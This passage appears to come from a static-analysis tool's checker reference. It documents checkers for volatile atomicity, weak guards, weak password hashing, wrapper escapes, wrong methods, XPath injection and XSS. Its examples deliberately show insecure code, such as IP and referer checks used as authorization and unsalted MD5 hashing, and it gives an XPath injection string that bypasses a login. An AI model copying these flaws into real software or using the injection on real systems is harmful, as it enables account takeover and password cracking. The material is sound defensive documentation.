This C# and Java checker finds many cases where a non-atomic update (specifically, a write to a particular field that uses the data from a previous read of the field) is made to a volatile field of a class without holding a lock. Although the `volatile` keyword guarantees that writes to a volatile field by some thread will be visible to other threads, it does not guarantee that updates to a volatile field will occur as an atomic operation. Thus, if updates to a volatile field are performed without some measure to guarantee the atomicity of the update (such as acquiring a lock to perform the update), some updates might be lost if the updates are concurrently executed by more than one thread.

Some defects found by this checker might be fixed by using a thread-safe class or library to replace or atomically update a volatile field. In Java, an `AtomicInteger`, `AtomicBoolean`, or `AtomicReference` object might be useful substitutes because these objects have compare-and-swap methods that permit safe updates. In C#, the `System.Threading.Interlocked` class can perform a wide variety of atomic operations to ensure atomic updating of a volatile field.

In other cases, it is worth checking to see if the field is not thread-shared, because in this case the volatile modifier might not be needed and can be eliminated to improve performance.

C# and Java

- **Enabled by Default**: VOLATILE_ATOMICITY is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.198.2. Examples

This section provides one or more examples of defects found by the VOLATILE_ATOMICITY checker.

4.198.2.1. C# Examples

As the following example shows, appropriate locking or the use of atomic types/methods is an effective way to fix this defect.

```
using System.Threading;

public class Example1 {
    private volatile int x;

    public void UpdateX() {
        x++; //A VOLATILE_ATOMICITY defect here.
    }
}

public class Example2 {
    private volatile int x;
    private volatile int y;

    public void SumIntoX() {
        x = x + y; //A VOLATILE_ATOMICITY defect here.
    }
}

public class NoDefect {
    private volatile int x;
    private object aLock;

    public void UpdateX() {
        lock(aLock) {
            x++; //No VOLATILE_ATOMICITY defect here.
        }
    }
}

public class NoDefect2 {
    private volatile int x;

    public void UpdateX() {
        Interlocked.Increment(ref x); //No VOLATILE_ATOMICITY defect here.
    }
}
```

4.198.2.2. Java Examples

In the following example, if `updateCounter()` is called from multiple threads, the value of `counter` might be less than the number of calls to `updateCounter()`.

```
import java.util.concurrent.atomic.AtomicInteger;

class VolatileAtomicityExample {
  volatile int counter = 0;

  public void updateCounter() {
    counter++; //A VOLATILE_ATOMICITY defect here.
  }
}
```

Appropriate locking or the use of atomic types/methods is an effective way to fix this defect.

```
class AtomicFieldExample {
    AtomicInteger counter;

    public void updateCounter() {
        counter.addAndGet(1); //No VOLATILE_ATOMICITY defect here.
    }
}
```

4.198.3. Events

This section describes one or more events produced by the VOLATILE_ATOMICITY checker.

- `read_volatile` - Represents the read of the volatile field.
- `intervening_update` - Represents an update to the volatile field that another thread could perform between this thread's `read_volatile` and `stale_update` event.
- `stale_update` - Main event that occurs when the volatile field is updated with a potentially stale value due to an `intervening_update` event that occurs between this event and the `read_volatile` event.

4.199. WEAK_GUARD

Security Checker

4.199.1. Overview

This C/C++ and Java checker finds comparisons of unreliable data (for example, hostnames, IP addresses, and so on) to constant strings. Code that uses such a comparison instead of an authorization or authentication check is vulnerable to exploitation by attacks such as DNS poisoning, or IP spoofing. Coverity refers to such a check a "weak guard".

While this checker does not look for authorization or authentication checks themselves, it does support a customization by which a user marks certain operations as "protected". The checker reports any such operations protected by weak guards in a different, higher-impact subcategory.

Preview checker: WEAK_GUARD is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: WEAK_GUARD is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

For Java Web application security analyses, you can enable WEAK_GUARD along with other preview-level Web application checkers by using the `--webapp-security-preview` option to the analysis option.

4.199.2. Defect Anatomy

A WEAK_GUARD defect shows a data flow path in which unreliable data (for example, hostnames or IP addresses) are compared to constant strings. The path starts at a source of unreliable data, such as an unreliable host name obtained through a reverse DNS lookup. From there the events in the defect show how this unreliable data flows through the program, for example, from the argument of a function call to the parameter of the called function. The main event of the defect shows how the unreliable data is compared to a constant string. For example, the unreliable host name could be compared to a whitelisted domain. If the unreliable comparison guards a sensitive operation, then the defect includes an event for this as well.

4.199.3. Options

C/C++ and Java

This section describes one or more WEAK_GUARD options.

- `WEAK_GUARD:always_report_ip_address:<boolean>` - If this C/C++ and Java option is set to `true`, the checker will report the `ip_address` subcategory of defect. However, if a sensitive operation depends on such a defect, the checker will report the related high-impact subcategory of defect, `ip_address_sensitive_op`, by default, without the need to set this option to `true`. Defaults to `WEAK_GUARD:always_report_ip_address:false`.
- `WEAK_GUARD:always_report_os_login:<boolean>` - If this C/C++ and Java option is set to `true`, the checker will report an issue that corresponds to the `os_login` subcategory of defect. However, if a sensitive operation depends on such a defect, the checker will report the related high-impact subcategory of defect, `os_login_sensitive_op`, by default, without the need to set this option to `true`. Defaults to `WEAK_GUARD:always_report_os_login:false`.
- `WEAK_GUARD:always_report_principal_name:<boolean>` - If this C/C++ and Java option is set to `true`, the checker will report an issue that corresponds to the `principal_name` subcategory of defect. However, if a sensitive operation depends on such a defect, the checker will report the related high-impact subcategory of defect, `principal_name_sensitive_op`, by default, without the need to set this option to `true`. Defaults to `WEAK_GUARD:always_report_principal_name:false`.

4.199.4. Examples

This section provides one or more examples of defects found by the WEAK_GUARD checker.

4.199.4.1. C/C++

The following example performs a reverse DNS lookup using the `gethostbyaddr` function, which returns an unreliable host name. This is compared to a constant string, which the checker reports as a DNS defect.

```
        void test() {
struct sockaddr_in serviceClient;
struct hostent *hostInfo
    = gethostbyaddr((char*)&serviceClient.sin_addr,
                    sizeof(serviceClient.sin_addr),
                    AF_INET);

if (strcmp(hostInfo->h_name,
           "www.domain.nonexistanttld") == 0) {
```

```
                    // WEAK_GUARD DNS defect
        protected_operation();
    }
}
```

4.199.4.2. Java

```
void cwe291(HttpServletRequest request) throws Exception {
    // getRemoteAddr() returns an unreliable address.
    String sourceIP = request.getRemoteAddr();
    // WEAK_GUARD: the address is compared to a constant string.
    if (sourceIP != null && sourceIP.equals("134.23.43.1")) {
      // This is a sensitive operation that depends on the weak guard.
      protectedOperation();
    }
}

void cwe290b() {
    // getProperty("user.name") returns an unreliable user name.
    // WEAK_GUARD: the user name is compared to a constant string.
    if (System.getProperty("user.name").equals("root")) {
      // This is a sensitive operation that depends on the weak guard.
      protectedOperation();
    }
}

boolean cwe293(HttpServletRequest request){
    // getHeader("referer") returns an unreliable referrer.
    String referer = request.getHeader("referer");
    // A constant string is set to trustedReferer.
    String trustedReferer = "http://www.example.com/";
    // WEAK_GUARD: the referer is compared to a constant string.
    if(referer.equals(trustedReferer)){
      // This is a sensitive operation that depends on the weak guard.
      protectedOperation();
    }
}
```

4.199.5. Models and Annotations

4.199.5.1. C/C++

This `__coverity_security_operation__()` primitive indicates the presence of a sensitive operation. It promotes a defect found by the WEAK_GUARD checker to high impact in programs where a weak guard is used to control the execution of a sensitive operation.

The following example performs a reverse DNS lookup using the gethostbyaddr function, which returns an unreliable host name. This is compared to a constant string, to guard access to a sensitive operation (as indicated by the use of the __coverity_security_operation__ primitive). The checker reports this as a dns_sensitive_op defect, which has a higher impact that the corresponding dns defect that would be reported in the absence of the primitive.

```
void test() {
    struct sockaddr_in serviceClient;
    struct hostent *hostInfo
      = gethostbyaddr((char*)&serviceClient.sin_addr,
                      sizeof(serviceClient.sin_addr),
                      AF_INET);

    if (strcmp(hostInfo->h_name,
               "www.domain.nonexistanttld") == 0) {
                   // WEAK_GUARD dns_sensitive_op defect
        __coverity_security_operation__();
        protected_operation();
    }
}
```

4.199.5.2. Java

The following example uses the `@SensitiveOperation` annotation.

```
@SensitiveOperation native void protectedOperation();
@SensitiveOperation bool isTrusted;

boolean cwe293(HttpServletRequest request){
  // getHeader("referer") returns an unreliable referer.
  String referer = request.getHeader("referer");
  // A constant string is set to trustedReferer.
  String trustedReferer = "http://www.example.com/";
  // WEAK_GUARD: the referer is compared to a constant string.
  if(referer.equals(trustedReferer)){
    // This is a sensitive operation that depends on the weak guard.
    protectedOperation();
    // Now this is also a sensitive operation since isTrusted has been annotated.
    isTrusted = true;
  }
}
```

Note

Note that the `sensitive_operation` directive allows you to define a sensitive operation. For details, see Section B.1.4.2.13, “sensitive_operation”.

4.199.6. Events

This section describes one or more events produced by the WEAK_GUARD checker.

- `assign` - Unreliable data propagates from one variable to another inside a function.
- `argument` - An argument to a method uses unreliable data.
- `attr` - Unreliable data is stored as a Web application attribute that has page, request, session, or application scope.
- `call` - A method call returns unreliable data.

- `concat` - Unreliable data is concatenated with other data.
- `map_write` - A write of unreliable data to a map occurs.
- `map_read` - A read of unreliable data from a map occurs.
- `parm_in` - This method parameter is passed unreliable data.
- `parm_out` - This method parameter stored unreliable data.
- `remediation` - Information about ways to address the security vulnerability.
- `returned` - A method call returns unreliable data.
- `returning_value` - The current method returns unreliable data.
- `sanitizer` - Unreliable data passes through a sanitizer.
- `sensitive_operation` - A call to a sensitive operation.
- `unreliable_data` - The method from which unreliable data originates.
- `weak_guard` - (main event) A weak guard compares unreliable data to a constant string.

4.200. WEAK_PASSWORD_HASH

Security Checker

4.200.1. Overview

This C/C++, C#, and Java checker finds code that applies a cryptographic hash function (also known as a one-way hash function) to password data in a cryptographically weak manner. In such cases, the computational effort required to retrieve passwords from their hashes might be insufficient to deter large-scale, password-cracking attacks. Examples of weak hashing include the following:

- Using a hashing algorithm that is cryptographically weak (such as MD5).
- Hashing without iterating the hash function a large number of times.
- Hashing without using a salt as part of the input.
- Hashing with a salt that is not random and uniquely chosen for each password.

The recommended method of hashing sensitive password data is to generate a random sequence of bytes (a "salt") for each password that you intend to hash, to hash the password and the salt with an adaptive hash function such as `bcrypt`, `scrypt`, and `PBKDF2` (Password-Based Key Derivation Function 2), and then to store the hash and the salt for subsequent password checks.

Preview checker: WEAK_PASSWORD_HASH is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that

you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: WEAK_PASSWORD_HASH is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

For Java and C# Web application security analyses, you can enable WEAK_PASSWORD_HASH along with other preview-level Web application checkers by using the `--webapp-security-preview` option to the analysis option.

4.200.2. Defect Anatomy

A WEAK_PASSWORD_HASH defect shows a data flow path in which password data is passed as input to a weak hash operation. The path shows the source of the password data, such as a method call that returns such data, or an identifier whose name indicates that it contains password data. From there, the events in the defect show how this password data flows through the program, for example, from the argument of a function call to the parameter of the called function. The path shows the various cryptographic data elements that are used to set up the weak hash operation, such as its hashing algorithm and its inputs. Specifically, the path shows how the sensitive password data flows into one of these inputs. Finally, the main event of the defect shows the point where the weak hash operation is performed on the input password data.

4.200.3. Options

C/C++, C#, and Java

This section describes one or more WEAK_PASSWORD_HASH options.

- `WEAK_PASSWORD_HASH:allow_sha2:<boolean>` - If this C/C++, C#, and Java option is set to `true`, the checker will suppress weak hashing defects when the hashing algorithm is SHA-2 (for example, SHA-256, SHA-384, SHA-512). Defaults to `WEAK_PASSWORD_HASH:allow_sha2:false`.

- `WEAK_PASSWORD_HASH:report_weak_hashing_on_all_strings:<boolean>` - If this C/C++, C#, and Java option is set to `true`, the checker will treat any string as though it contains password data, meaning that it will report all weak hashing, even on non-password sources such as constant strings. Defaults to `WEAK_PASSWORD_HASH:report_weak_hashing_on_all_strings:false`.

  Java examples:

  ```
  public void test_constant() throws Throwable {
    MessageDigest hash = MessageDigest.getInstance("MD5");
    hash.digest("constant".getBytes()); // WEAK_PASSWORD_HASH defect
  }

  public void test2_name_param(byte[] asdf) throws Throwable {
    MessageDigest hash = MessageDigest.getInstance("MD5");
    hash.digest(asdf); // WEAK_PASSWORD_HASH defect
  }
  ```

  This option is set automatically if the `--webapp-security-aggressiveness-level` option is set to high.

Note that the analysis treats certain fields and parameters as password data based on their names. For example, passing a parameter named `password` into a weak hashing function will trigger a WEAK_PASSWORD_HASH defect. The following command options allow you to specify the pieces of program data that the analysis will treat as password data: `--add-password-regex` and `--replace-password-regex`. For details, see the `cov-analyze` command documentation in the *Coverity 8.0 Command and Ant Task Reference*.

4.200.4. Examples

This section provides one or more examples of defects found by the WEAK_PASSWORD_HASH checker.

4.200.4.1. C/C++

The following example hashes a password using a weak hashing algorithm (SHA-512) and without using a salt, which the checker reports as a `weak_hash_no_salt` defect for this code.

```
void test() {
    HCRYPTPROV hCryptProv;
    HCRYPTHASH hHash;
    UCHAR calcHash[64];
    DWORD hashSize = 64;
    char password[128];

    CryptAcquireContextW(&hCryptProv, 0, 0, PROV_RSA_FULL, 0);
    CryptCreateHash(hCryptProv, CALG_SHA_512, 0, 0, &hHash);

    CryptHashData(hHash, (BYTE*)password, strlen(password), 0);
    CryptGetHashParam(hHash, HP_HASHVAL, (BYTE*)calcHash, &hashSize, 0);
        //WEAK_PASSWORD_HASH defect
}
```

4.200.4.2. Java

The following example hashes a password using a weak hashing algorithm (MD5) and without using a salt, which the checker reports as a weak_hash_no_salt defect for this code.

```
public byte[] hashPassword(String password)
    throws NoSuchAlgorithmException, UnsupportedEncodingException
{
  MessageDigest hash = MessageDigest.getInstance("MD5");
  return hash.digest(password.getBytes("UTF-8"));
}
```

The following example uses a unique random salt when hashing each password, but uses a non-iterative hashing function. So the checker will report a weak_hash defect for this code. However, you can suppress this report by specifying the `allow-sha2` checker option.

```
public byte[] hashPassword(PasswordAuthentication pa)
      throws NoSuchAlgorithmException, UnsupportedEncodingException
{
    MessageDigest hash = MessageDigest.getInstance("SHA-512");
      SecureRandom prng = SecureRandom.getInstance("SHA1PRNG");
      hash.update(prng.generateSeed(32));
      return hash.digest(new String(pa.getPassword()).getBytes("UTF-8"));
}
```

4.200.4.3. C#

The following example shows a weak password hashing method because MD5 is used. In addition, the hash here is unsalted.

```
using System;
using System.Security.Cryptography;
using System.Text;

public byte[] getPasswordHash1(string password)
{
    var hash = HashAlgorithm.Create("MD5");
    return hash.ComputeHash(Encoding.UTF8.GetBytes(password)); // defect
}
```

The following example shows a weak password hashing method because MD5 is used. In addition, the salt here is fixed.

```
public byte[] getPasswordHash2(string password)
{
    const string SALT = "Hc4HsaNJ69haeu6uKhsJnAKp";

    var hash = HashAlgorithm.Create("MD5");
    return hash.ComputeHash(Encoding.UTF8.GetBytes(password + SALT)); // defect
}
```

4.200.5. Models and Annotations

4.200.5.1. Java

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) can modify or extend the default set of fields, parameters, method return values, and so on, that the analysis can treat as sources of password data.

To specify password sources, you can write a model that uses a Coverity model primitive.

For Java, the model uses the `sensitive_source` primitive with `SensitiveDataType.SDT_PASSWORD` as the source kind, for example:

```
Object returnsPassword() {
  // This function returns password data.
  sensitive_source(SensitiveDataType.SDT_PASSWORD);
}

void storesPasswordInParam(Object arg1) {
  // The parameter arg1 will be treated as password data.
  sensitive_source(arg1, SensitiveDataType.SDT_PASSWORD);
}
```

Additionally, you can use the `@SensitiveData` annotation in place of the primitives where applicable. For examples, see @SensitiveData.

Coverity models a number of such sources by default.

```
public byte[] hashPassword(java.net.PasswordAuthentication pa) {
  MessageDigest hash = MessageDigest.getInstance("MD5");
  return hash.digest(new String(pa.getPassword()).getBytes()); // defect
}
```

4.200.5.2. C#

To specify password sources, you can write a model that uses the `Coverity.Primitives.SensitiveSource` primitive with `Coverity.Primitives.SensitiveDataType.Password` as the source kind, for example:

```
Object returnsPassword() {
  // This function returns password data.
  sensitive_source(SensitiveDataType.SDT_PASSWORD);
}

void storesPasswordInParam(Object arg1) {
  // The parameter arg1 will be treated as password data.
  sensitive_source(arg1, SensitiveDataType.SDT_PASSWORD);
}
```

Additionally, you can use the [SensitiveData] attribute in place of the primitives where applicable.

4.200.6. Events

This section describes one or more events produced by the WEAK_PASSWORD_HASH checker.

- `alias` - Propagating password data from one variable to another inside a function.
- `assign` - Assigning password data to a variable.
- `crypto_field` - The analysis detects a cryptographic data element. This element might specify a hashing algorithm, input password or salt data, or some other information that is relevant to the checker.
- `remediation` - Information about ways to address the weak password hashing vulnerability.
- `weak_hash_no_salt` - (main event) Hashing data using a weak hash function and no salt.
- `weak_hash_weak_salt` - (main event) Hashing data using a weak hash function and a constant salt.
- `weak_hash` - (main event) Hashing data using a weak hash function.
- `weak_salt` - (main event) Hashing data using a constant salt.

Dataflow events

- `argument` - An argument to a method uses password data.

- `annotated_password` - Annotating a field, method, or parameter as a password.
- `call` - A method call returns password data.
- `concat` - Concatenating password data with other data.
- `field_def` - Password data passes through a field.
- `field_read` - Reading password data from a field.
- `field_write` - Writing password data to a field.
- `hash` - A hash operation is performed.
- `inferred_data` - The name of a field, method, or parameter suggests that the element is a password.
- `map_read` - Reading password data from a map.
- `map_write` - Writing password data to a map.
- `parm_in` - Passing password data to a method parameter.
- `parm_out` - Storing password data as a method parameter.
- `password` - The method is modeled to return password data.
- `returned` - A method call returns password data.
- `returning_value` - The current method returns password data.

4.201. WRAPPER_ESCAPE

Quality Checker

4.201.1. Overview

This C++ checker finds many instances where the internal representation of a string wrapper class (such as `CComBSTR`, `_bstr_t`, `CString`, or `std::string`) for a local- or global-scope object escapes the current function. The usual effect is a use-after-free error because the object destroys its internal BSTR upon exit. Whatever uses the escaped pointer now has an invalid pointer.

You can also customize the classes and functions that WRAPPER_ESCAPE evaluates when reporting defects.

Enabled by Default: WRAPPER_ESCAPE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.201.2. Options

This section describes one or more WRAPPER_ESCAPE options.

- `WRAPPER_ESCAPE:config_file:<path-to-config-file>` - C++ option that specifies a path to a configuration file. By default, the analysis uses the configuration found in `<install_dir>/config/wrapper_escape.conf`.
- `WRAPPER_ESCAPE:escape_locals_only:<boolean>` - When this C++ option is set to true, the checker will only report defects if the internal representation escapes from a stack-allocated object. Defaults to `WRAPPER_ESCAPE:escape_locals_only:false`
- `WRAPPER_ESCAPE:skip_AddRef_callers:<boolean>` - When this C++ option is set to true, the checker will not report a defect on any function that calls the `AddRef()` method. This option exists to work around false positives caused when the checker fails to properly interpret a reference counting idiom. Defaults to `WRAPPER_ESCAPE:skip_AddRef_callers:false`

4.201.3. Examples

This section provides one or more examples of defects found by the WRAPPER_ESCAPE checker.

```
BSTR has_a_bug()
{
    return CComBSTR(L"temporary object");    // bug
}
```

WRAPPER_ESCAPE also finds use-after-free errors occurring in a function after an object has been destroyed. The reports are similar to those that USE_AFTER_FREE produces, but WRAPPER_ESCAPE uses different algorithms and tends to find different types of bugs.

```
void has_another_bug()
{
    char const *p;
    {
        std::string s("hi");
        p = s.c_str();
    }                        // s is destroyed
    use(p);                  // use after free
}
```

In the following example, internal representation escapes from a global object and an invalid pointer is used.

```
string global_string;
char const *test() {
    char const *s = global_string.c_str();  // internal representation escapes
    global_string += "foobaz";              // invalidation
    return s;                               // use of invalid pointer
}
```

The checker reports escapes from STL containers, as in the following example.

```
#include <vector>

void use(int);
void buggy() {
    std::vector<int> v;
    v.push_back(10);
    int &x = v.back();
    v.push_back(20); // might reallocate memory
    use(x); // using possibly invalid memory
}
```

4.201.4. Models

Edit `wrapper_escape.conf` to add classes (and set rules for functions in these classes) that WRAPPER_ESCAPE will evaluate for defects. This configuration file (see the config_file checker option) has comments and examples that explain and illustrate the syntax.

4.201.5. Events

This section describes one or more events produced by the WRAPPER_ESCAPE checker.

- `dtor_free` - The destructor frees the internal representation.
- `init_param` - A wrapper class object is a parameter.
- `init_ctor` - A wrapper class object is initialized by its constructor.
- `invalidate` - An operation on the wrapper class invalidates (frees) the internal representation.
- `create_new_obj` - A new wrapper class object is allocated.
- `create_new_repr` - The internal representation is allocated as a result of an operation on the wrapper class.
- `init_assign` - Assignment of wrapper class objects causes the internal representation to be allocated.
- `copy` - A wrapper or internal representation pointer is copied among local variables.
- `extract_<desc>` - The internal representation is extracted from a wrapper object that is `parameter`, `temporary`, or `local`.
- `use_after_free` - An object is used after being freed.
- `use_agg_after_free` - An aggregate object (such as a structure or array) is used, even though it contains a pointer to a freed value.
- `escape_<site>_<obj>` - The internal representation in a parameter, temporary, or local wrapper object escapes the function's lifetime through one of the following sites: `return`, `deref_assign`, `field_assign`, or `global_assign`.
- `escape_<site>_indir` - The internal representation of some object was copied into a local variable, and now is escaping through a site.

- `escape_<site>_agg_indir` - An aggregate (structure or array) value escapes through a site, but contains a pointer to an internal representation of some object.

4.202. WRONG_METHOD

Quality Checker

4.202.1. Overview

This Java checker finds certain incorrect usage of `Boolean.getBoolean`, `Integer.getInteger`, and some of their variants. For example, `Boolean.getBoolean` and `Integer.getInteger` return the value of a given system property and parse it to Boolean and Integer type, respectively. So they expect a string (as the first argument) that represents the name of a system property. A typical misunderstanding is that `Boolean.getBoolean` parses strings like `true` and `false` to Boolean values and `Integer.getInteger` does something similar. In fact, `Boolean.valueOf` and `Integer.valueOf` methods are intended for that purpose.

Preview checker: WRONG_METHOD is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: WRONG_METHOD is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.202.2. Options

This section describes one or more WRONG_METHOD options.

- `WRONG_METHOD:ignore_pattern:<regular_expression>` - If this Java option is specified, the checker will suppress defects where the first argument is a field or a method with a name (identifier only) that matches this regular expression. Matching is case-insensitive. The empty pattern matches none, effectively disabling this pattern matching. Defaults to `WRONG_METHOD:ignore_pattern:.*prop.*`

4.202.3. Examples

This section provides one or more examples of defects found by the WRONG_METHOD checker.

4.202.3.1. Java

The following code is a command-line parser, and `args[i]` is an arbitrary value, which might not be the name of a system property.

```
static void main(String args[])
{
    for(int i=0; i<args.length; i++) {
        if( args[i].equals("--amount") ) {
            i++;
            Integer amount = Integer.getInteger( args[i] );  // Defect here.
        }
    }
}
```

In the following example, the `CONST_STR` field was intended to be declared `final`, which is missing from the code. Passing a non-final field normally suggests incorrect usage of the `Integer.getInteger` method. In the example, the `CONST_STR` represents a system property that was not marked `final`. To fix such issues, Coverity recommends making the fields `final`.

```
private static String CONST_STR = "com.my_company.field_name";

void init() {
    Integer field = Integer.getInteger(CONST_STR);  // Defect here.
}
```

4.202.4. Events

This section describes one or more events produced by the WRONG_METHOD checker.

- `wrong_method` - [Java] Main event: Identifies the defect.
- `remediation` - [Java] Provides guidance for fixing the issue.

4.203. XPATH_INJECTION

Security Checker

4.203.1. Overview

This Java checker finds XML Path Language (XPath) injection vulnerabilities, which arise when uncontrolled dynamic data is used as part of an XPath query. An attacker can manipulate the intent of the query, bypassing authorization checks or disclosing sensitive information.

Preview checker: XPATH_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: XPATH_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable XPATH_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.203.2. Examples

This section provides one or more examples of defects found by the XPATH_INJECTION checker.

In the following scenario, an XPath query is injected with the user-supplied (tainted) data username and password. The Java `javax.xml.xpath` API is used, which has a sink through the `javax.xml.xpath.XPath.evaluate` method. The injected data is passed into the sink through the first parameter, `expression`.

```
XPathFactory factory = XPathFactory.newInstance();
XPath xPath = factory.newXPath();
String expression = "/employees/employee[@loginID='" + username +
 "' and @passwd='" + password + "']";
nodes = (NodeList) xPath.evaluate(expression, inputSource, XPathConstants.NODESET);
```

If the username of the attacker is `admin` and password is `' or @loginID='admin`, the full XPath query now is `/employees/employee[@loginID='admin' and @passwd='' or @loginID='admin']`. If this query is used to authenticate users, an attacker can authenticate as the admin user.

4.203.3. Events

This section describes one or more events produced by the XPATH_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.

- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.204. XSS

Security Checker

4.204.1. Overview

This C# and Java checker reports a defect on code that is vulnerable to a cross-site scripting attack. Such code constructs HTML output using tainted strings (that is, strings that an attacker can control) without adequately sanitizing (filtering or escaping) them. Allowing such tainted data into HTML output creates a security breach through which one user (the attacker) of the Web application can inject arbitrary JavaScript that another user (the victim) executes from a browser.

Note that the XSS analysis treats all `${param.x}` variables in JSP files as tainted. Prior to version 7.0.3.s2, the analysis suppressed reporting on parameters that were set in a JSP dynamic include (`<jsp:include> / <jsp:param>` structure), but this approach caused the checker to miss some real defects. To restore this behavior, use the `--allow-jsp-include-param-blacklist` analysis option.

For more information on the risks and consequences of cross site scripting, see Chapter 7, *Security Reference*. For detailed information about the potential security vulnerabilities found by this checker, see Section 7.1.4.2, "Cross-site Scripting (XSS)".

Disabled by Default: XSS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

- For C#:

  To enable XSS along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

- For Java:

  To enable XSS along with other production-level Web application checkers, use the `--webapp-security` option.

4.204.2. Options

This section describes one or more XSS options.

- `XSS:trust_console:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the console as tainted. Defaults to `XSS:trust_console:true`. Setting this checker option will override the global `--trust-console` and `--distrust-console` command options.
- `XSS:trust_cookie:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP cookies as tainted. Defaults to `XSS:trust_cookie:false`. Setting this checker option will override the global `--trust-cookie` and `--distrust-cookie` command options.

- `XSS:trust_database:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from a database as tainted. Defaults to `XSS:trust_database:true`. Setting this checker option will override the global `--trust-database` and `--distrust-database` command options.
- `XSS:trust_environment:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from environment variables as tainted. Defaults to `XSS:trust_environment:true`. Setting this checker option will override the global `--trust-environment` and `--distrust-environment` command options.
- `XSS:trust_filesystem:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the filesystem as tainted. Defaults to `XSS:trust_filesystem:true`. Setting this checker option will override the global `--trust-filesystem` and `--distrust-filesystem` command options.
- `XSS:trust_http:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP requests as tainted. Defaults to `XSS:trust_http:false`. Setting this checker option will override the global `--trust-http` and `--distrust-http` command options.
- `XSS:trust_http_header:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP headers as tainted. Defaults to `XSS:trust_http_header:true`. Setting this checker option will override the global `--trust_http_header` and `--distrust-http-header` command options in the *Coverity 8.0 Command and Ant Task Reference*.
- `XSS:trust_network:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the network as tainted. Defaults to `XSS:trust_network:false`. Setting this checker option will override the global `--trust-network` and `--distrust-network` command options.
- `XSS:trust_rpc:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from RPC requests as tainted. Defaults to `XSS:trust_rpc:true`. Setting this checker option will override the global `--trust-rpc` and `--distrust-rpc` command options.
- `XSS:trust_servlet:<boolean>` - [Deprecated] This option is deprecated as of version 7.7.0 and will be removed from a future release. Use trust_http instead.
- `XSS:trust_system_properties:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from system properties as tainted. Defaults to `XSS:trust_system_properties:true`. Setting this checker option will override the global `--trust-system-properties` and `--distrust-system-properties` command options.

See the corresponding command options to `cov-analyze` in the *Coverity 8.0 Command and Ant Task Reference*.

4.204.3. Examples

This section provides one or more examples of defects found by the XSS checker.

For examples, Section 7.1.4.2, “Cross-site Scripting (XSS)” and Section 7.6.2, “XSS remediation examples”.

4.204.4. Models and Annotations

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) can improve analyses with this checker in the following cases:

- If the analysis misses defects because it does not treat certain data as tainted, see discussion of the `@Tainted` annotation, and see Section 6.3.1.3, “Modeling Sources of Untrusted (Tainted) Data” for instructions on marking method return values, parameters, and fields as tainted.
- If the analysis reports false positives because it treats a field as tainted when you believe that tainted data cannot flow into that field, see `@NotTainted`.

See also, Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.

4.204.5. Events

This section describes one or more events produced by the XSS checker.

- `remediation` - Advice for how to fix the XSS issue.
- `string_function` - Call to a string manipulation function. The analysis was able to make some deductions regarding the behavior of the function.
- `xss_injection_site` (main event): Location where the tainted data is printed or concatenated with other data for an HTML Web page.
- `xss_sink` - Location where the data outputs as part of a Web page, if it is different from the `xss_injection_site`.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
